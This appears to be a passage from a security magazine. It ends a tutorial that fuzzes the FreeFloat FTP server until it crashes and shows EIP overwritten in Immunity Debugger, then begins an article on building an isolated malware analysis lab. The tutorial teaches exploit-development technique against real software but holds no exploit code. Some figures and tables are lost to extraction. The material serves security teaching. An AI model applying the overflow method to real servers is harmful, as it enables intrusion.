


Figure 2. Attaching the “FTPServer” Process




Figure 3. New thread Created and FTPServer is Ready for Connections

In order to connect and authenticate the FTP Server simply flow up on the standard procedure and type the relevant username and password (e.g. user credentials).

One should assume that these variables need to be passed from the client to the server and therefore, the program needs to store them somehow in memory. For our analysis we need to ask ourselves the following questions:

- What kind of information it should contain (user info, program info, etc...)?
- Which type of data they are able to accept (Integer, String, etc...)?
- How many characters should there be (there is a chance for Buffer-Overflow)?
- Are there any characters that the variables should ignore (Bad-Characters)?

In order to find these answers, we need to find a vulnerable FTP function or command- this can be done automatically or manually. For an easy start (which will save time) it is sometimes recommended to use automated tools. Once a “buffer-overflow” vulnerability exists, we have to find the amount of “junk data” that, when sent to the application, will overwrite the register.

Stack-based buffer overflows techniques

Users may exploit stack-based buffer overflows to manipulate the program to their advantage in one of the following ways:

- By overwriting a local variable which is near the memory’s buffer on the stack to change the behavior of the program which may benefit the attacker.
- By overwriting the return address in a stack frame. Once the function returns, execution will resume at the return address as it was specified by the attacker. Usually a user’s input fills the buffer.
- By overwriting a function pointer, or exception handler, which is subsequently executed.

With a method called *trampolining*, if the address the user-supplied is listed as data unknown and the location will still be stored in a register, then the return address can be overwritten with the address of an *opcode* (operation code, a part of a language instruction that specifies the operation which will be performed) – this will cause the execution to jump to the user supplied data.




Figure 4. Connect and Authenticate to the FTP Server

If the location is stored in a register R, then a jump to the location containing the *opcode* for a jump R, call R or similar instruction, will cause execution of user supplied data. The locations of suitable opcodes, or bytes in memory, can be found in DLLs or the executable itself. Please note that the address of the opcode typically cannot contain any null characters and the locations of these opcodes can vary between applications and versions of the operating system.

Security Fuzzer

Another important term is the *fuzzer*. Security Fuzzer is a tool used by security professionals and professional hackers to test a parameter of an application. Typical fuzzers test an application for buffer overflows, format string vulnerabilities, and error handling.

Both fuzzer and debugger work together to detect security problems on a system, and its software. The fuzzer provides invalid, unexpected, or random data to the inputs of the target program and then monitors for exceptions such as failing built-in code assertions or for finding potential memory leaks. Fuzzing is commonly used to test and exploit development tools.

More advanced fuzzers incorporate functionalities to test for directory traversal attacks, command execution vulnerabilities, SQL Injection and Cross Site Scripting vulnerabilities.

Infigo FTPStress Fuzzer is a specific fuzzer for finding vulnerabilities in FTP server products. Although it is a simple tool, it has proved its efficiency by the number of vulnerabilities discovered in different FTP server software tested with this tool.

The parameters which are used for the fuzzing process are configurable. User can precisely define which FTP commands will be fuzzed along with the size and type of the fuzzing data.

On the windows machine from before we'll activate the "Infigo FTPStress Fuzzer" and try to crash the FTP server:

- Extract the 'Infigo.zip' compressed file you've downloaded.
- Double-click on the 'ftpfuzz.exe' file.

You can try to crash the FTP Server from any other external machine and to perform this step using an instance of ftpfuzz.exe running on a different computer (Figure 5).




Figure 5. Infigo FTPStress Fuzzer v1.0

Once The Fuzzer is up we'll need to find the commands that are supported by the FTP server:

- Enter the IP Address of the computer Host on which the FTP server is running (e.g. 127.0.0.1).
- Next, click on Discover button.

FTP Fuzzer detected the FTP commands supported by FTP server. See example in Figure 6.




Figure 6. FTPStress Fuzzer Detected the Vulnerable Commands

Next we need to examine the behavior of these commands while sending “junk data”, Therefore we will configure the amount of “junk data” we want to send to the FTP server:

- Click on *Config* button
- On the *configuration window*, go to *Fuzzing data* tab and click *Deselect All*
- Check the “A” letter and then click on *OK*.

Assuming your *Infigo Fuzzer* looks like the image below, the fuzzing process can start. Click on *Start* button (Figure 7).




Figure 7. FTPStress Fuzzer Configuration Window

The outcome can be seen as the FTP Server has crashed (Figure 8).




Figure 8. The Outcome Can Be Seen as the FTP Server Has Crashed

The Analysis Phase

In this section we'll review on the procedure of analyzing the log data. The normal flow of the fuzzer is to connect to the target FTP Server, get the 220 Hello Message and then, send the "A"s junk data in different amounts (1 "A" = 1 Byte) each time followed by the "FEAT" command, while the expected response is „RECV: 500" (Table 1).

Table 1. Expected Response is "RECV: 500"

Total FTP commands: 2
 FTP commands to fuzz: 2
 Number of Fuzz tests: 26

```
[ Connecting to 2.2.2.201:21... ]
[ Connected, starting fuzz process... ]
220 FreeFloat Ftp Server (Version 1.00).
```

```
[ CMD: [FEAT] FUZZ: [AAAAAAAAAAAAAAAAAAAAAA]      SIZE: 30 ]
RECV: 500 'FEAT AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA': command not understood
```

```
[ CMD: [FEAT] FUZZ: [AAAAAAAAAAAAAAAAAAAAAA]      SIZE: 70 ]
RECV: 500 'FEAT AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA': command
not understood
```

In order to understand what actually happened in the memory process, we can look at the diagram on the next page (Table 2).

The diagram illustrates the memory layout of a Windows process, organized into segments from the bottom of memory (0x00000000) to the top (0xFFFFFFFF).

- Stack:** Located at the bottom of the address space, starting at 0x00000000. It is shown as a red wavy line. A callout box indicates it contains "30 bytes of junk data ('A') but not exceed the Stack Upper Limit".
- Stack Upper Limit:** A red label indicating the "Fixed size allocation" for the stack.
- Heap:** The area immediately above the stack.
- Program Image:** The executable code and data of the application.
- Dynamic Link Libraries (DLLs):** Two blocks labeled "DLL" are shown below the program image.
- PEB – Data block of main thread:** The Process Environment Block, which contains information about the process and its environment.
- Shared User page:** A page shared by all user-mode processes.
- No Access:** A region of memory that the user-mode process cannot access.
- Operating System Kernel:** The kernel code and data, located at the very bottom of the address space (0xFFFFFFFF).

Address markers on the left side of the diagram include 0x00000000, 0x40000000, 0x7FFFFFFF, and 0xFFFFFFFF.


This indicates that if we send junk data of a size between 330 and 520 bytes, the FTP server will crash (Table 3).

Table 3. The crash of ftp server

[illegible]

The Following Table Describes What Actually Happened in the Process Memory (Table 4).

Table 4. 520 Bytes of junk data



After examining the FTP Fuzzer log we can return to Immunity Debugger and see what happened to the process during the fuzzing test (Figure 9).




Figure 9. Examine the Buffer Overflow Immunity Debugger

In the Immunity Debugger main window we can see that our `\x41` (“A”)s floods the memory stack until the EIP register and modified the address so it’s `\x41\x41\x41\x41` (“AAAA”) as can be seen in the “Registers window” – this helped us find the “JMP” but leads to an access violation as we can see in the Immunity Debugger status bar.

To summarize our actions, we’ve found a stack-based buffer overflow in the FTP Server. In order to better understand the procedure we need to modify the exact register (4 bytes EIP in that case) with JMP value so we are able to hit an accessible register.

In the upcoming articles we’ll learn how to write our first exploit test script that will help us to control the data we send to the target.

About the Author



Eran Goldstein is the founder of Frogteam Security, a cyber security vendor company in USA and Israel. He is also the creator and developer of “Total Cyber Security – TCS” product line. Eran Goldstein is a senior cyber security expert and a software developer with over 10 years of experience. He specializes at penetration testing, reverse engineering, code reviews and application vulnerability assessments. Eran has a vast experience in leading and tutoring courses in application security, software analysis and secure development as EC-Council Instructor (C|EI). For more information about Eran and his company you may go to: <http://www.frogteam-security.com>.

Setting Up Your Own Malware Analysis Lab

by Monnappa KA

With new malware attacks making news everyday and compromising company's network and critical infrastructures around the world, malware analysis is critical for anyone who responds to such incidents. In this article you will learn to setup a safe environment to analyze malicious software and understand its behaviour.

Malware is a piece of software which causes harm to a computer system without the owner's consent. Viruses, Trojans, worms, backdoors, rootkits, scareware and spyware can all be considered as malwares.

Malware Analysis

Malware analysis is the process of understanding the behaviour and characteristics of malware, how to detect and eliminate it.

Why Malware Analysis?

There are many reasons why we would want to analyze a malware, below to name just a few:

- Determine the nature and purpose of the malware i.e whether the malware is an information stealing malware, http bot, spam bot, rootkit, keylogger, RAT etc.
- Interaction with the Operating System i.e to understand the filesystem, registry, network and process activities.
- Detect identifiable patterns to cure and prevent future infections.

Types of Malware Analysis

In order to understand the characteristics of the malware three types of analysis can be performed they are:

- Static Analysis
- Dynamic Analysis
- Memory Analysis

In most cases static and dynamic analysis will yield sufficient results however Memory analysis helps in determining hidden artifacts, helps in rootkit detection and unpacking, thus giving more detailed and interesting results.

In this article we will focus on setting up a malware analysis lab to perform Static and Dynamic analysis. Before setting up the malware analysis lab, let us understand the concepts, tools and techniques required to perform Static and Dynamic analysis.

Static Analysis

Static Analysis involves analyzing the malware without actually executing it. Following are some of the steps:

Determining the File Type

This is necessary because the file's extension cannot be used as a sole indicator to determine its type. Malware author could change the extension of an executable (.exe) file with any extension for example with .pdf to make the user think its a pdf file. Determining the file type can also help you understand the type of environment the malware is targeted towards, for example if the file type is PE (portable executable) it can be concluded that the malware is targeted towards a Windows system. Some of the tools that can be used to determine file type are *file* utility on linux and *File* utility for Windows.

Determining the Cryptographic Hash

Cryptographic Hash values like MD5 and SHA1 can serve as unique identifier for the file throughout the course of analysis. Malware, after executing can copy itself to a different location or drop another piece of malware, cryptographic hash can help you determine whether the newly copied/dropped sample is same as the original sample or a different one. With this information we can determine if malware analysis need to be performed on a single sample or multiple samples. Cryptographic hash can also be submitted to online antivirus scanners like VirusTotal to determine if it has been previously detected by any of the AV vendors.

Utilities like *md5sum* on Linux and *md5deep* on Windows can be used to determine the cryptographic hash.

Strings search

Strings are plain text ASCII and UNICODE characters embedded within a file. Strings searches give clues about the functionality and commands associated with a malicious file. Although strings do not provide a complete picture of the function and capability of a file, they can yield information like file names, URL, domain names, IP address, registry keys, etc.

strings utility on Linux and *BinText* on Windows can be used to find the embedded strings in an executable.

File obfuscation (packers, cryptors) detection

Malware authors often use software like packers and cryptors to obfuscate the contents of the file in order to evade detection from anti-virus software and intrusion detection systems. This technique slows down the malware analysts from reverse engineering the code. Packers can be quite tricky to identify and, more importantly, unpack. Once the packer is identified, hopefully finding the unpacker or resources for manual unpacking will be easier.

PEiD or *RDG packer detector* can be used for packer detection in an executable.

Submission to online Antivirus scanning services

This will help you determine if the malicious code signatures exist for the suspect file. The signature name for the specific file provides an excellent way to gain additional information about the file and capabilities. By visiting the respective antivirus vendor web sites or searching for the signature in search engines can yield additional details about the suspect file. Such information may help in further investigation and reduce the analysis time of the malware specimen.

VirusTotal (<http://www.virustotal.com>) and *Jotti* (<http://virusscan.jotti.org>) are some of the popular web based malware scanning services.

Examining File Dependencies

Windows executable loads multiple DLL's (Dynamic Linked Library) and call API functions to perform certain actions like resolving domain names, adding registry value, establishing an http connection etc.

Determining the type of DLL and list of api calls imported by an executable can give an idea on the functionality of the malware. *Dependency Walker* and *PEview* are some of the tools that can be used to inspect the file dependencies.

Disassembling the File

Examining the suspect program in a disassembler allows the investigator to explore the instructions that will be executed by the malware. Disassembly can help in tracing the paths that are not usually determined during dynamic analysis.

IDA Pro is a popular disassembler that can be used to disassemble a file, it supports multiple file formats.

Dynamic Analysis

Dynamic Analysis involves executing the malware sample in a controlled environment. It can involve monitoring malware as it runs or examining the system after the malware has executed. Sometimes static analysis will not reveal much information due to obfuscation or packing, in such cases dynamic analysis is the best way to identify malware functionality. Following are the steps involved in dynamic analysis:

Monitoring Process Activity

This involves executing the malicious program and examining the properties of the resulting process and other processes running on the infected system. This technique can reveal information about the process like process name, process id, system path of the executable program, modules loaded by the suspect program. Tool for gathering process information is *Process Explorer*. *CaptureBAT* and *ProcMon* can also be used to monitor the process activity as the malware is running.

Monitoring File System Activity

This involves examining the real time file system activity while the malware is running; this technique reveals information about the opened files, newly created files and deleted files as a result of executing the malware sample.

Procmon and *CaptureBAT* are powerful monitoring utilities that can be used to examine the File System activities.

Monitoring Registry Activity

Windows registry is used to store OS and program configuration information. Malware often uses registry for persistence or to store configuration data. Monitoring the registry changes can yield information about which process are accessing the host system's registry keys and the registry data that is being read or written. This technique can also reveal the malware component that will run automatically when the computer boots.

Regshot, *ProcMon* and *CaptureBAT* are some of the tools which give the ability to trace the interaction of the malware with the registry.

Monitoring Network Activity

In addition to monitoring the activity on the infected host system, monitoring the network traffic to and from the system during the course of running the malware sample is also important. This helps to identify the network capabilities of the malware specimen and will also allow us to determine the network based indicator which can then be used to create signatures on security devices like Intrusion Detection System.

Some of the network monitoring tools to consider are *tcpdump* and *Wireshark*, *tcpdump* captures real time network traffic to a command console whereas *Wireshark* is a GUI based packet capture utility, that provides user with powerful filtering options.

Setting Up Your Own Malware Analysis Lab


Before performing malware analysis, we need to setup a safe analysis environment; we want to make sure that these systems do not have access to any live production systems or the internet. It is a good idea to always start with a fresh install of the OS of your choice for the analysis. You have several options when creating a malware analysis environment. If you have the hardware lying around you can always build your lab using the physical machines. I prefer to use Virtualized Operating systems for the following reasons:

- Ability to take multiple snapshots
- Restoring to the pristine state is easy.
- No extra hardware is required
- Switching between Operating systems is faster

There are also some disadvantages of using Virtualized environments, some malwares change its characteristics or refuse to run when it is detected to be running within a virtual environment. In such cases you may have to analyze the malware on physical machines or reverse engineer and patch the code that is checking for the Virtualized environments using debuggers like *OllyDBG* or *Immunity Debugger*.

Building the Environment

Our environment consists of a physical machine running Backtrack 5 Linux (which is called Host machine) with *Wireshark* installed. The IP address of this host machine is set to 192.168.1.2 This machine also runs *INetSim* which is a free, Linux-based software suite for simulating common internet services. This tool can fake services, allowing you to analyze the network behaviour of malware samples by emulating services such as DNS, HTTP, HTTPS, FTP, IRC, SMTP and others (Figure 1). *INetsim* is also configured to emulate the services on the network interface with ip address 192.168.1.2.



```
File Edit View Terminal Help
Listening on: 192.168.1.2
Real Date/Time: Sun Jul 8 01:45:02 2012
Fake Date/Time: Sun Jul 8 01:45:02 2012 (Delta: 0 seconds)
Forking services...
* dns 53/udp/tcp - started (PID 5373)
* discard 9/udp - started (PID 5395)
* https 443/tcp - started (PID 5375)
* syslog 514/udp - started (PID 5387)
* smtps 465/tcp - started (PID 5377)
* pop3s 995/tcp - started (PID 5379)
* dummy 1/udp - started (PID 5401)
* chargen 19/tcp - started (PID 5398)
* dummy 1/tcp - started (PID 5400)
* chargen 19/udp - started (PID 5399)
* discard 9/tcp - started (PID 5394)
* quotd 17/udp - started (PID 5397)
* echo 7/udp - started (PID 5393)
* quotd 17/tcp - started (PID 5396)
* finger 79/tcp - started (PID 5385)
* smtp 25/tcp - started (PID 5376)
* daytime 13/udp - started (PID 5391)
* irc 6667/tcp - started (PID 5383)
* ntp 123/udp - started (PID 5384)
* daytime 13/tcp - started (PID 5390)
* tftp 69/udp - started (PID 5382)
* time 37/tcp - started (PID 5388)
* ident 113/tcp - started (PID 5386)
* time 37/udp - started (PID 5389)
* ftps 990/tcp - started (PID 5381)
* echo 7/tcp - started (PID 5392)
* http 80/tcp - started (PID 5374)
* pop3 110/tcp - started (PID 5378)
```

Figure 1. *INetsim* Emulating Services

The Linux machine also runs VMware Workstation in host only mode with Window XP SP3 installed on it (which is called as Analysis machine). Windows operating system is installed with Static Analysis tools (as mentioned in the Static Analysis section) and CaptureBAT to monitor the File System, Registry and Network activities (as mentioned in the Dynamic Analysis section). The IP address of the Windows machine is set to 192.168.1.100 with the default gateway as 192.168.1.2 (Figure 2) which is the IP address of the Linux machine, this is to make sure that all the traffic will be routed through the Linux machine where we will be monitoring for the network traffic (using *Wireshark*) and also emulating the internet services using *INetSim*. The Windows machine is our analysis machine where we will be executing the malware sample.

